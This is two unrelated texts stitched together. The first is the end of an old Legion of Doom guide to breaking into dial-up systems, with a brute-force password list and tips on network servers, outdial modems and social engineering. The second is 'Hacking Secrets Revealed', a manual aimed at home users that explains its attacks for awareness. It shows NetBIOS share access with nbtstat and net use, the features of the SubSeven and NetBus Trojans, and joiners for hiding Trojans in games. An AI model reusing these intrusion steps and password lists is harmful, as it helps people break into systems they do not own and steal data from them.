- NOS- NOS stands for Networking Operating System, and runs on the Cyber computer made by Control Data Corporation. NOS identifies itself quite readily, with a banner of 'WELCOME TO THE NOS SOFTWARE SYSTEM. COPYRIGHT CONTROL DATA 1978,1987'. The first prompt you will get will be FAMILY:. Just hit return here. Then you'll get a USER NAME: prompt. Usernames are typically 7 alpha-numerics characters long, and are \*extremely\* site dependent. Operator accounts begin with a digit, such as 7ETPDOC. Common Accounts/Defaults: \$SYSTEM unknown SYSTEMV unknown
- Decserver- This is not truly a computer system, but is a network server that has many different machines available from it. A Decserver will say 'Enter Username>' when you first connect. This can be anything,
- it doesn't matter, it's just an identifier. Type 'c', as this is the least conspicuous thing to enter. It will then present you with a 'Local>' prompt. From here, you type 'c <systemname>' to connect to a system. To get a list of system names, type 'sh services' or 'sh nodes'. If you have any problems, online help is available with the 'help' command. Be sure and look for services named 'MODEM' or 'DIAL' or something similar, these are often outdial modems and can be useful!
- GS/1- Another type of network server. Unlike a Decserver, you can't predict what prompt a GS/1 gateway is going to give you. The default prompt it 'GS/1>', but this is redifinable by the system administrator. To test for a GS/1, do a 'sh d'. If that prints out a large list of defaults (terminal speed, prompt, parity, etc...), you are on a GS/1. You connect in the same manner as a Decserver, typing 'c <systemname>'. To find out what systems are available, do a 'sh n' or a 'sh c'. Another trick is to do a 'sh m', which will sometimes show you a list of macros for logging onto a system. If there is a macro named VAX, for instance, type 'do VAX'.

The above are the main system types in use today. There are hundreds of minor variants on the above, but this should be enough to get you started.

#### Unresponsive Systems

Occasionally you will connect to a system that will do nothing but sit there. This is a frustrating feeling, but a methodical approach to the system will yield a response if you take your time. The following list will usually make \*something\* happen.

- Change your parity, data length, and stop bits. A system that won't respond at 8N1 may react at 7E1 or 8E2 or 7S2. If you don't have a term program that will let you set parity to EVEN, ODD, SPACE, MARK, and NONE, with data length of 7 or 8, and 1 or 2 stop bits, go out and buy one. While having a good term program isn't absolutely necessary, it sure is helpful.
- 2) Change baud rates. Again, if your term program will let you choose odd baud rates such as 600 or 1100, you will occasionally be able to penetrate some very interesting systems, as most systems that depend on a strange baud rate seem to think that this is all the security they need...
- 3) Send a series of <cr>'s.
- 4) Send a hard break followed by a <cr>.
- 5) Type a series of .'s (periods). The Canadian network Datapac responds to this.
- 6) If you're getting garbage, hit an 'i'. Tymnet responds to this, as does a MultiLink II.
- 7) Begin sending control characters, starting with ^A --> ^Z.
- 8) Change terminal emulations. What your vt100 emulation thinks is garbage may all of a sudden become crystal clear using ADM-5 emulation. This also relates to how good your term program is.
- 9) Type LOGIN, HELLO, LOG, ATTACH, CONNECT, START, RUN, BEGIN, LOGON, GO, JOIN, HELP, and anything else you can think of.
- 10) If it's a dialin, call the numbers around it and see if a company answers. If they do, try some social engineering.

#### Brute Force Hacking

There will also be many occasions when the default passwords will not work on an account. At this point, you can either go onto the next system on your list, or you can try to 'brute-force' your way in by trying a large database of passwords on that one account. Be careful, though! This works fine on systems that don't keep track of invalid logins, but on a system like a VMS, someone is going to have a heart attack if they come back and see '600 Bad Login Attempts Since Last Session' on their account. There are also some operating systems that disconnect after 'x' number of invalid login attempts and refuse to allow any more attempts for one hour, or ten minutes, or sometimes until the next day.

The following list is taken from my own password database plus the database of passwords that was used in the Internet UNIX Worm that was running around in November of 1988. For a shorter group, try first names, computer terms, and obvious things like 'secret', 'password', 'open', and the name of the account. Also try the name of the company that owns the computer system (if known), the company initials, and things relating to the products the company makes or deals with.

#### Password List

aaa	daniel	jester	rascal
academia	danny	johnny	really
ada	dave	joseph	rebecca
adrian	deb	joshua	remote
aerobics	debbie	judith	rick

airplane albany albatross albert alex alexander algebra alias alpha alphabet ama amy analog anchor andv andrea animal answer anything arrow arthur asshole athena atmosphere bacchus badass bailey banana bandit banks bass batman beauty beaver beethoven beloved benz beowulf berkeley berlin beta beverly bob brenda brian bridget broadway bumbling cardinal carmen carolina caroline castle cat celtics change charles charming charon chester

deborah december desperate develop diet digital discovery disney dog drought duncan easy eatme edges edwin egghead eileen einstein elephant elizabeth ellen emerald engine engineer enterprise enzyme euclid evelyn extension fairway felicia fender fermat finite flower foolproof football format forsythe fourier fred friend frighten fun gabriel garfield qauss george gertrude gibson ginger gnu golf qolfer gorgeous graham gryphon guest guitar hacker

juggle julia kathleen kermit kernel knight lambda larry lazarus lee lerov lewis light lisa louis lynne mac macintosh mack maggot magic malcolm mark markus marty marvin master maurice merlin mets michael michelle mike minimum minsky mogul moose mozart nancy napoleon network newton next olivia oracle orca orwell osiris outlaw oxford pacific painless pam paper password pat patricia penguin pete peter

reagan robot robotics rolex ronald rosebud rosemary roses ruben rules ruth sal saxon scheme scott scotty secret sensor serenity sex shark sharon shit shiva shuttle simon simple singer single smile smiles smooch smother snatch snoopy soap socrates spit spring subway success summer super support surfer suzanne tangerine tape target taylor telephone temptation tiger toggle tomato toyota trivial unhappy unicorn unknown

cigar	harmony	philip	urchin
classic	harold	phoenix	utility
coffee	harvey	pierre	vicky
coke	heinlein	pizza	virginia
collins	hello	plover	warren
comrade	help	polynomial	water
computer	herbert	praise	weenie
condo	honey	prelude	whatnot
condom	horse	prince	whitney
cookie	imperial	protect	will
cooper	include	pumpkin	william
create	ingres	puppet	willie
creation	innocuous	rabbit	winston
creator	irishman	rachmaninoff	wizard
cretin	isis	rainbow	wombat
daemon	japan	raindrop	yosemite
dancer	jessica	random	zap

Part Four: Wrapping it up!

I hope this file has been of some help in getting started. If you're asking yourself the question 'Why hack?', then you've probably wasted a lot of time reading this, as you'll never understand. For those of you who have read this and found it useful, please send a tax-deductible donation of \$5.00 (or more!) in the name of the Legion of Doom to:

The American Cancer Society 90 Park Avenue New York, NY 10016

\*\* References: 1) Introduction to ItaPAC by Blade Runner Telecom Security Bulletin #1 2) The IBM VM/CMS Operating System by Lex Luthor The LOD/H Technical Journal #2 3) Hacking the IRIS Operating System by The Leftist The LOD/H Technical Journal #3 4) Hacking CDC's Cyber by Phrozen Ghost Phrack Inc. Newsletter #18 5) USENET comp.risks digest (various authors, various issues) 6) USENET unix.wizards forum (various authors) 7) USENET info-vax forum (various authors) Recommended Reading: 1) Hackers by Steven Levy 2) Out of the Inner Circle by Bill Landreth 3) Turing's Man by J. David Bolter 4) Soul of a New Machine by Tracy Kidder 5) Neuromancer, Count Zero, Mona Lisa Overdrive, and Burning Chrome, all by William Gibson 6) Reality Hackers Magazine c/o High Frontiers, P.O. Box 40271, Berkeley, California, 94704, 415-995-2606 7) Any of the Phrack Inc. Newsletters & LOD/H Technical Journals you can find. Acknowledgements: Thanks to my wife for putting up with me.

Thanks to Lone Wolf for the RSTS & TOPS assistance. Thanks to Android Pope for proofreading, suggestions, and beer. Thanks to The Urvile/Necron 99 for proofreading & Cyber info. Thanks to Eric Bloodaxe for wading through all the trash. Thanks to the users of Phoenix Project for their contributions. Thanks to Altos Computer Systems, Munich, for the chat system. Thanks to the various security personel who were willing to talk to me about how they operate.				
Boards:				
I can be reached on the following sy	vstems with some regular	ritv-		
The Phoenix Project: 512/441-				
Hacker's Den-80: 718/358-				
Smash Palace South: 512/478-				
Smash Palace North: 612/633-				
**************************************				
X-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=		-=-=-=-=-X		
Another file downloaded from: The NIRVANAnet(tm) Seven				
& the Temple of the Screaming Electror	n Taipan Enigma	510/935-5845		
Burn This Flag	Zardoz	408/363-9766		
realitycheck	Poindexter Fortran	510/527-1662		
Lies Unlimited	Mick Freen	801/278-2699		
The New Dork Sublime	Biffnix	415/864-DORK		
The Shrine	Rif Raf	206/794-6674		
Planet Mirth	Simon Jester	510/786-6560		
"Raw Data for Raw Nerves"				
		7		
X-=-=-=-X				

HACKING SECRETS REVEALED

# Information and Instructional Guide

## HACKING SECRETS REVEALED

Production of © S&C Enterprises

## Table of Contents

Disclaimer		Trojans	29
Introduction	i	Joiners	34
		ICQ	34
CHAPTER 1			
System Intrusion in 15 Seconds	1	Chapter 6	
		Access Granted	36
CHAPTER 2		Bank Account Information	37
The Trojan Horse	1	Email	39
The Hack	15	Pictures	39
NewsGroups	18	Resume	39
Grapevine	18	Survellance Via Internet Connection	40
Email	19		
Un-Safe Websites	19	CHAPTER 7	
IRC	19	How To protect Yourself	42
ChatSites	19	Firewalls	43
		Antivirus Software Tips & Tricks	44 45
CHAPTER 3		Protecting Shared Resources	49
Acceptable Files	20	Disabling File and Printer Sharing Oh No My system's Infected	55 59
Readme & Text Files	20		
		Chapter 8	
Chapter 4			
Who are Hackers	24	Every Systems Greatest Flaw	60
Anarchist Hackers	24	Chapter 9	
Hackers	25		
Crackers	26	How to Report Hackers	65
Chapter 5		Chapter 10	
Tools of the Trade	27	Chapter 10	
Portscanners	28	Final Words	74

## DISCLAIMER

The authors of this manual will like to express our concerns about the misuse of the information contained in this manual. By purchasing this manual you agree to the following stipulations. Any actions and or activities related to the material contained within this manual is solely your responsibility.

The misuse of the information in this manual can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this manual to break the law.

(Note This manual was created for Information purposes only.)

## Introduction

The internet is ever growing and you and I are truly pebbles in a vast ocean of information. They say what you don't know can't hurt you. When it comes to the Internet believe quite the opposite. On the Internet there a millions and millions of computer users logging on and off on a daily basis. Information is transferred from one point to another in a heartbeat. Amongst those millions upon millions of users, there's you.

As humble a user you may be of the Internet, you are pitted against the sharks of the information super highway daily. Problem with that is the stealth by which it happens. Currently about 30-40% of all users are aware of the happenings on their computer. The others simply either don't care or don't have the proper "know how" to recognize if their system is under attack and or being used.

You bought this manual because you are concerned about your privacy on the Internet. As well you should be. On the Internet nothing is quite what it appears to be. The uninformed will get hurt in many ways. By taking interest in your privacy and safety, you have proven yourself to be above the rest. You can never have enough information. Information is power and the more informed you as a user become the less likely you are to fall prey to the sharks of the Internet.

In this manual, I will cover with you things that may scare you. Some things may even make you paranoid about having a computer. Don't be discouraged though, as I will also tell you how to protect yourself. The reasons for telling you the "dirt" if you will is that I feel it important for you to know what is at risk.

I wrote this manual as a guide. To show you how hackers gain access to your system using security flaws and programs. The theory goes that if you are aware of what they are doing and how they are doing it you'll be in a much better position to protect yourself from these attacks.

(Through out this manual you will see reference to the term "Hacker." This is a term I use very loosely for these individuals.)

These are just a few of the topics that will be covered:

- How "hackers" get into your system
- What tools they use
- How a hacker can effectively "Bug" your house via your computer. (Don't believe me, read on you'll be very surprised)
- What information they have access to. And why you should try to protect yourself. (You might be surprised to find out what they know.)
- Tips and tricks that hackers use
- How your Antivirus software alone is not enough
- What to look for if you suspect you're being hacked
- What the greatest flaw to all computers are
- And more...

By no means am I going to make a ludicrous claim that this manual will protect you from everything. What I will say is that by reading this manual hopefully you will be in a better situation to protect yourself from having your information compromised.

Did you know it doesn't matter if you're connected to the net 24hrs a day or 15 min's a day your system is vulnerable. Not only is it vulnerable in that 15 min's you can possibly loose all your data get locked out of your own system and have all your confidential information like your "Bank Account Numbers", "Your Budget", "Your personal home address" compromised.

Don't give me wrong, I'm not trying to throw you into a state of paranoia either. What I am saying is that if you're not careful you leave yourself open to a wide range of attacks.

Perhaps you're skeptical and saying to yourself "Oh I don't do anything on the net except check my E-mail etc that sort of thing can't happen to me."

Okay I like a challenge let's do a test!

Chapter

#### SYSTEM INTRUSION IN 15 SECONDS

System intrusion in 15 seconds, that's right it can be done. If you possess certain security flaws your system can be broken into in less that 15 seconds.

To begin this chapter I'd like you to do the following. Connect to the Internet using your dial up account if you are on dial up. If you are on dedicated service like High Speed connections (ie, Cable and DSL) then just proceed with the steps below.

- Click Start
- Go to Run
- Click Run (It's a step by step manual) :-)
- Type Winipcfg
- Hit the Enter Key

Y IP Configuration			_ 🗆 ×
	PPP Adap	oter.	
Adapter Addres	s		
IP Addres	s 🔤	0.0.0.0	
Subnet Mask		0.0.0.0	
Default Gateway			
	Release	Renew	
		_	
Release All	Rene <u>w</u> All	<u>M</u> ore Info >>	


This should bring up a window that looks like the following

\* For editorial reason the above info has been omitted \*

What you should see under IP address is a number that looks something like this.

207.175.1.1 (The number will be different.)


If you use Dial Up Internet Access then you will find your IP address under PPP adapter. If you have dedicated access you will find your IP address under another adapter name like (PCI Busmaster, SMC Adapter, etc.) You can see a list by clicking on the down arrow.



Once you have the IP address write it down, then close that window by clicking (OK) and do the following.

- Click Start
- Go to Run (Click on Run)
- Type command then Click **OK**

At this point you should see a screen that looks like this.



Type the following at the Dos Prompt

• Nbtstat – A I P address

For example: nbtstat -A 207.175.1.1

(Please note that you must type the A in capitol letters.)

This will give you a read out that looks like this

NetBIOS Remote Machine Name Table

Name	Type St	atus	
J-1	<00> UNIQUE	Registered	
WORK	<00> GROUP	Registered	
J-1	<03> UNIQUE	Registered	
J-1	<20> UNIQUE	Registered	
WORK	<1E> GROUP	Registered	
WORK	<1D> UNIQUE	Registered	
MSBROWSE<01>GROUP Registered			

(Again info has been omitted due to privacy reasons)

The numbers in the <> are hex code values. What we are interested in is the "Hex Code" number of <20>. If you do not see a hex code of <20> in the list that's a good thing. If you do have a hex code <20> then you may have cause for concern. Now you're probably confused about this so I'll explain.

A hex code of <20> means you have file and printer sharing turned on. This is how a "hacker" would check to see if you have "file and printer sharing" turned on. If he/she becomes aware of the fact that you do have "file and printer sharing" turned on then they would proceed to attempt to gain access to your system.

(Note: To exit out of the DOS prompt Window, Type Exit and hit Enter)

I'll show you now how that information can be used to gain access to your system.

A potential hacker would do a scan on a range of IP address for systems with "File and Printer Sharing" turned on. Once they have encountered a system with sharing turned on the next step would be to find out what is being shared.

This is how:

#### Net view \\<insert ip\_address here>

Our potential hacker would then get a response that looks something like this.

Shared resources at \\ip\_address

Sharename	Туре	Comment	
MY DOCUMENTS TEMP		Disk Disk	

The command was completed successfully.

This shows the hacker that his potential victim has their My Documents Folder shared and their Temp directory shared. For the hacker to then get access to those folders his next command will be.

Net use x: \\<insert IP address here>\temp

If all goes well for the hacker, he/she will then get a response of

(The command was completed successfully.)

At this point the hacker now has access to the TEMP directory of his victim.

- Q. The approximate time it takes for the average hacker to do this attack?
- R. 15 seconds or less.

Not a lot of time to gain access to your machine is it? How many of you had "File and Printer Sharing" turned on?

Ladies and Gentlemen: This is called a Netbios attack. If you are running a home network then the chances are you have file and printer sharing turned on. This may not be the case for all of you but I'm sure there is quite a number of you who probably do. If you are sharing resources please password protect the directories.

Any shared directory you have on your system within your network will have a hand holding the folder. Which looks like this.



You can check to find which folders are shared through Windows Explorer.

- Click On Start
- Scroll Up to Programs

At this point you will see a listing of all the different programs on your system

Find Windows Explorer and look for any folders that look like the above picture.

Once you have found those folders password protect them. Don't worry I'll show you how to accomplish this in Chapter 8 in a visual step by step instruction format.

Netbios is one of the older forms of system attacks that occur. It is usually overlooked because most systems are protected against it. Recently there has been an increase of Netbios Attacks.

Further on in this manual we shall cover some prevention methods. For now I wish only to show you the potential security flaws.

Chapter

## THE TROJAN "HORSE"

I found it necessary to devote a chapter to Trojans. Trojan's are probably the most compromising of all types of attacks. Trojans are being released by the hundreds every week, each more cleverly designed that the other. We all know the story of the Trojan horse probably the greatest strategic move ever made.

In my studies I have found that Trojans are primarily responsible for almost all Windows Based machines being compromised.

For those of you who do not know what Trojans are I'll briefly explain. Trojans are small programs that effectively give "hackers" remote control over your entire Computer. Some common features with Trojans are as follows:

- Open your CD-Rom drive
- Capture a screenshot of your computer
- Record your key strokes and send them to the "Hacker"
- Full Access to all your drives and files
- Ability to use your computer as a bridge to do other hacking related activities.
- Disable your keyboard
- Disable your mouse...and more!

## Let's take a closer look at a couple of more popular Trojans:

- Netbus
- SubSeven

The Netbus Trojan has two parts to it as almost all Trojans do. There is a Client and a Server. The server is the file that would have to get installed on your system in order to have your system compromised. Here's how the hack would go.

#### <u>The Hack</u>

Objective: Getting the potential victim to install the server onto his/her system.

#### Method 1

Send the server file (for explanation purposes we'll call the file netbusserver.exe) to you via E-Mail. This was how it was originally done.

The hacker would claim the file to be a game of some sort. When you then double click on the file, the result is nothing. You don't see anything. **(Very Suspicious)** 

## Note: (How many times have you double clicked on a file someone has sent you and it apparently did nothing)

At this point what has happened is the server has now been installed on your system. All the "hacker" has to do is use the Netbus Client to connect to your system and everything you have on your system is now accessible to this "hacker." With increasing awareness of the use of Trojans, "hackers" became smarter, hence method 2.

#### Method 2

Objective: Getting you to install the server on your system.

Let's see, how many of you receive games from friends? Games like hit gates in the face with a pie. Perhaps the game shoot Saddam? There are lots of funny little files like that. Now I'll show you how someone intent on getting access to your computer can use that against you.

There are utility programs available that can combine the ("server" (a.k.a. Trojan)) file with a legitimate "executable file." (An executable file is any file ending in .exe). It will then output another (.exe) file of some kind. Think of this process as mixing poison in a drink.

For Example:

Tomato Juice + Poison = something

Now the result is not really Tomato Juice anymore but you can call it whatever you want. Same procedure goes for combining the Trojan with another file.

For Example:

The "Hacker" in question would do this: (for demonstration purposes we'll use a chess game)

## Name: chess.exe (name of file that starts the chess game)

#### Trojan: netbusserver.exe (The Trojan)

(Again for explanation purposes we'll call it that)

The joiner utility will combine the two files together and output 1 executable file called:

#### <insert name here>.exe

This file can then be renamed back to chess.exe. It's not exactly the same Chess Game. It's like the Tomato Juice, it's just slightly different.

The difference in these files will be noticed in their size.

The original file: chess.exe size: 50,000 bytes

The new file (with Trojan): chess.exe size: 65,000 bytes

(Note: These numbers and figures are just for explanation purposes only)

The process of joining the two files, takes about 10 seconds to get done. Now the "hacker" has a new chess file to send out with the Trojan in it.

Q. What happens when you click on the new chess.exe file?

Answer: The chess program starts like normal. No more suspicion because the file did something. The only difference is while the chess program starts the Trojan also gets installed on your system.

Now you receive an email with the attachment except in the format of chess.exe.

The unsuspecting will execute the file and see a chess game. Meanwhile in the background the "Trojan" gets silently installed on your computer. If that's not scary enough, after the Trojan installs itself on your computer, it will then send a message from your computer to the hacker telling him the following information.

#### Username: (A name they call you)

#### IP Address: (Your IP address)

#### Online: (Your victim is online)

So it doesn't matter if you are on dial up. The potential hacker will automatically be notified when you log on to your computer.

You're probably asking yourself "how likely is it that this has happened to me?" Well think about this. Take into consideration the second chapter of this manual. Used in conjunction with the above mentioned methods can make for a deadly combination.

These methods are just but a few ways that "hackers" can gain access to your machine.

Listed below are some other ways they can get the infected file to you.

#### News Groups:

By posting articles in newsgroups with file attachments like (mypic.exe) in adult newsgroups are almost guaranteed to have someone fall victim.

Don't be fooled though, as these folks will post these files to any newsgroups.

#### <u>Grapevine:</u>

Unfortunately there is no way to control this effect. You receive the file from a friend who received it from a friend etc. etc.

#### <u>Email:</u>

The most widely used delivery method. It can be sent as an attachment in an email addressed to you.

#### Unsafe Web sites:

Web sites that are not "above the table" so to speak. Files downloaded from such places should always be accepted with high suspicion.

#### <u>IRC:</u>

On IRC servers sometimes when you join a channel you will automatically get sent a file like "mypic.exe" or "sexy.exe" or sexy.jpg.vbs something to that effect. Usually you'll find wannabe's are at fault for this.

#### Chat Sites:

Chat sites are probably one of the primary places that this sort of activity takes place. The sad part to that is 80% are not aware of it.

As you can see there are many different ways to deliver that file to you as a user. By informing you of these methods I hope I have made you more aware of the potential dangers around you. In Chapter 3 we'll discuss what files should be considered acceptable.

Chapter

## ACCEPTABLE FILES

From the last chapter you're probably asking yourself what exactly is safe to accept as a file from anyone. Hopefully I'll answer most if not all your questions about what types of files can be considered safe or more to the point normal.

I'll show you what normal extensions should be for different types of files and what type of files should never come in .exe formats.

We'll start with something I'm sure most if not all folks have had happen to them at least once.

#### **PICTURES**

Ever had someone send you a picture of themselves? If you hang around on a chat site of any kind then chances are you've met someone or a group of people perhaps who've wanted to send you their picture. If they did then hopefully it was not in the form of <u>(mypic.exe)</u>. If it was you may want to run a virus check on those files in particular.

For all intensive purposes pictures should really only come in the formats listed below.

- Jpg (jpeg) For example (steve.jpg)
- Bmp (bitmap) For example (steve.bmp)
- TIFF (Tag Image File Format) For example (steve.tiff)
- Gif (Graphics Interchange Format) For example (steve.gif)

These are all legitimate!

Your browser can view almost all of these files short of the tiff format. Other programs that can be used to view these files are Photoshop, Paintshop, Netscape, Internet Explorer and Imaging just to name a few.

#### WARNING!

These are the file types by which images should come as. Anything else should be unacceptable. There is no reason to have an Image of any kind come as a .exe file. Don't ever accept the excuse that it's an auto extracting image file!

#### READ ME AND TEXT FILES

Almost all program information documents on the net come in one of these formats. These files are simply information documents typed up in some word processing program or text editor. Some examples of their extensions are:

- DOC Document format for Microsoft Word, Word. Example: (readme.doc)
- TXT Text format file can be opened by Notepad, Word, Microsoft Word.
   Example: (readme.txt)
- RTF (Rich Text Format)

Those are all acceptable legitimate formats. The truth is that a text files can come in almost any format. However there are formats that they really should never come in.

For Example:

- <anything>.com
- <anything>.exe
- <anything>.txt.vbs

There is no reason for any files to be sent to you in any of the above formats if they are text documents. I can also assure you there is no reason a file should have a double extension. Such files if you should ever receive them should be treated with suspicion.

By no means should you ever open a file if you do not know what type of file it is.

If you are uncertain about what a file type is here is a method by which you can check. Go to your favorite search engine for example:

Altavista: http://www.altavista.com

Or

Metacrawler: http://www.metacrawler.com

• Click into the search field

(Then type the file type you are inquiring about for example)

- Doc file type
- Exe file type
- Rtf file type

This will pull up sites that will give a more detailed explanation of exactly what type of file it is.

You can use the above information to better understand what type of files you receive from individuals. Without risking installing anything on your machine.

We've covered methods by which your computer can be accessed by a Netbios Attack, how files can be infected, and how they can be delivered. In Chapter 4 we'll discuss who is responsible for these attacks. We will look at the type of individuals behind the keyboard responsible for these attacks.

Chapter

## WHO ARE HACKERS?

I feel it is necessary to clarify the term hacker. Perhaps your definition of a hacker has been influenced and tainted over the years. There have been various computer related activities attributed to the term "hacker", but were greatly misunderstood. Unfortunately for the people who are truly defined within the underground tech world as a "hacker" this is an insult to them.

There are various types of "hackers", each with their own agenda. My goal is to help protect you from the worst of them.

#### Anarchist Hackers

These are the individuals who you should be weary of. Their sole intent on system infiltration is to cause damage or use information to create havoc. They are primarily the individuals who are responsible for the majority of system attacks against home users. They are more likely to be interested in what lies on another person's machine for example yours.

Mostly you'll find that these individuals have slightly above computer skill level and consider themselves hackers. They glorify themselves on the accomplishments of others. Their idea of classing themselves as a hacker is that of acquire programs and utilities readily available on the net, use these programs with no real knowledge of how these applications work and if they manage to "break" into someone's system class themselves as a hacker. These individuals are called "Kiddie Hackers."

They use these programs given to them in a malicious fashion on anyone they can infect. They have no real purpose to what they are doing except the fact of saying "Yeah! I broke into <insert name here> computer!" It gives them bragging rights to their friends.

If there is any damage to occur in a system being broken into these individuals will accomplish it.

These individuals are usually high school students. They brag about their accomplishments to their friends and try to build an image of being hackers.

#### <u>Hackers</u>

A hacker by definition believes in access to free information. They are usually very intelligent people who could care very little about what you have on your system. Their thrill comes from system infiltration for information reasons. Hackers unlike "crackers and anarchist" know being able to break system security doesn't make you a hacker any more than adding 2+2 makes you a mathematician. Unfortunately, many journalists and writers have been fooled into using the word 'hacker." They have attributed any computer related illegal activities to the term "hacker."

Real hackers target mainly government institution. They believe important information can be found within government institutions. To them the risk is worth it. The higher the security the better the challenge. The better the challenge the better they need to be. Who's the best keyboard cowboy? So to speak!

These individuals come in a variety of age classes. They range from High School students to University Grads. They are quite adept at programming and are smart enough to stay out of the spotlight.

They don't particularly care about bragging about their accomplishments as it exposes them to suspicion. They prefer to work from behind the scenes and preserve their anonymity.

Not all hackers are loners, often you'll find they have a very tight circle of associates, but still there is a level of anonymity between them. An associate of mine once said to me "if they say they are a hacker, then they're not!"

#### <u>Crackers</u>

For definition purposes I have included this term. This is primarily the term given to individuals who are skilled at the art of bypassing software copyright protection. They are usually highly skilled in programming languages.

They are often confused with Hackers. As you can see they are similar in their agenda. They both fight security of some kind, but they are completely different "animals."

Being able to attribute your attacks to the right type of attacker is very important. By identifying your attacker to be either an Anarchist Hacker or a Hacker you get a better idea of what you're up against.

"Know your enemy and know yourself and you will always be victorious..."

Chapter 5

## TOOLS OF THE TRADE

What is a carpenter without a hammer? "Hackers" require tools in order to attempt to compromise a systems security. Some tools are readily available and some are actually written by other hackers, with the sole intent of being used for system break-ins. Some "hackers' use a little ingenuity with their attacks and don't necessarily rely on any particular tool. In the end however it boils down to they need to infect your system in order to compromise it.

To better understand the means by which "hackers" compromise system security I feel it important to understand what tools they use. This will give you as a user insight as to what exactly they look for and how they obtain this information. In this section, I also explain how these tools are used in conjunction with each other.

#### Port Scanners

What is a port scanner?

A port scanner is a handy tool that scans a computer looking for active ports. With this utility, a potential "hacker" can figure out what services are available on a targeted computer from the responses the port scanner receives. Take a look at the list below for reference.

Starting Scan.

Target Host: www.yourcompany.com

ТСР	Port	: 7	(echo)
ТСР	Port	:9	(discard)
ТСР	Port	:13	(daytime)
ТСР	Port	:19	(chargen)
ТСР	Port	:21	(ftp)
ТСР	Port	:23	(telnet)
ТСР	Port	:25	(smtp)
ТСР	Port	: 37	(time)
ТСР	Port	:53	(domain)
ТСР	Port	:79	(finger)
ТСР	Port	:80	(www)
ТСР	Port	:110	(pop)
ТСР	Port	:111	(sunrpc)
Finished.			

Scanning for open ports is done in two ways. The first is to scan a single IP address for open ports. The second is to scan a range of IP address to find open ports.

Try to think about this like calling a single phone-number of say 555-4321 and asking for every extension available. In relation to scanning, the phone-number is equivalent to the IP address and the extensions to open ports. Scanning a range of IP address is like calling every number between 555-0000 to 555-9999 and asking for every extension available at every number.

Q. What does a port scanner look like?

	_ D ×
Eile Edit View Help	
! × 8	
Host(s) to scan	Ports to scan
© Single Host Show all addr	90 To 90
Get Address>	Fing only
C Address Range Get address for address range	
0 0 0 0 To 255 255 255	Host existence check mode
	C Always
	C Never
	© Use PING Prog Delay
	Ping Delay: 2400
Address Port Detail	
	IPadi =>Name
Ready	NUM

### <u>Trojans</u>

Trojans are definitely one of the tools that "hackers" use. There are hundreds of Trojans. To list them all would make this manual extremely long. For definition purposes we'll focus on a couple.

#### Sub Seven

The Sub Seven Trojan has many features and capabilities. It is in my opinion by far the most advance Trojan I have seen. Take a look at some of the features of Sub Seven.

- address book
- WWP Pager Retriever
- UIN2IP
- remote IP scanner
- host lookup
- get Windows CD-KEY
- update victim from URL
- ICQ takeover
- FTP root folder
- retrieve dial-up passwords along with phone numbers and usernames
- port redirect
- IRC bot. for a list of commands
- File Manager bookmarks
- make folder, delete folder [empty or full]
- process manager
- text 2 speech
- Restart server
- Aol Instant Messenger Spy
- Yahoo Messenger Spy
- Microsoft Messenger Spy
- Retrieve list of ICQ uins and passwords
- Retrieve list of AIM users and passwords
- App Redirect
- Edit file
- Perform clicks on victim's desktop
- Set/Change Screen Saver settings [Scrolling Marquee]
- Restart Windows [see below]
- Ping server
- Compress/Decompress files before and after transfers
- The Matrix
- Ultra Fast IP scanner
- IP Tool [Resolve Host names/Ping IP addresses]

Continued...

- Get victim's home info [not possible on all servers]:
  - Address
  - Bussiness name
  - City
  - Company
  - Country
  - Customer type
  - E-Mail
  - Real name
  - State
  - City code
  - Country code
  - Local Phone
  - Zip code

And more ...

I think you get the picture of just exactly what that Trojan is capable of. Here is a picture of what SubSeven looks like.



## Netbus:

NetBus is an older Trojan however nonetheless is still used. It consists of a server and a client-part. The serverpart is the program which must be running on your computer. This should give you an idea of what Netbus is capable of.

Netbus Features:

- Open/close the CD-ROM once or in intervals (specified in seconds).
- Show optional image. If no full path of the image is given it will look for it in the Patch-directory. The supported image-formats is BMP and JPG.
- Swap mouse buttons the right mouse button gets the left mouse button's functions and vice versa.
- Start optional application.
- Play optional sound-file. If no full path of the sound-file is given it will look for it in the Patch-directory. The supported sound-format is WAV.
- Point the mouse to optional coordinates. You can even navigate the mouse on the target computer with your own.
- Show a message dialog on the screen. The answer is always sent back to you.
- Shutdown the system, logoff the user etc.
- Go to an optional URL within the default web-browser.
- Send keystrokes to the active application on the target computer. The text in the field "Message/text" will be inserted in the application that has focus. ("|" represents enter).
- Listen for keystrokes and send them back to you.
- Get a screendump (should not be used over slow connections).
- Return information about the target computer.
- Upload any file from you to the target computer. With this feature it will be possible to remotely update Patch with a new version.

- Increase and decrease the sound-volume.
- Record sounds that the microphone catch. The sound is sent back to you.
- Make click sounds every time a key is pressed.
- Download and deletion of any file from the target. You choose which file you wish to download/delete in a view that represents the harddisks on the target.
- Keys (letters) on the keyboard can be disabled.
- Password-protection management.
- Show, kill and focus windows on the system.
- Redirect data on a specified TCP-port to another host and port.
- Redirect console applications I/O to a specified TCP-port (telnet the host at the specified port to interact with the application).
- Configure the server-exe with options like TCP-port and mail notification.

🔅 NetBus			
Server admin	Host name/IP:		• Port: 12345
Open CD-ROM	🔲 in interval:  60	About Ad	d IP Connect!
Show image	Function delay:	Memo De	el IP Scan!
Swap mouse	Port Redirect	App Redirect	Server setup
Start program	Play sound	0	Control mouse
Msg manager	Exit Windows	Mouse pos	Go to URL
Screendump	Send text	Listen	Key manager
Get info	Active wnds	Sound system	File manager
No connection			

This is what the Netbus client looks like.

## <u>Joiners</u>

Earlier you saw me make references to utilities that combine two executable files into one. That's what these programs are. These programs make it possible to hide the Trojans in legitimate files.

# <u>ICO</u>

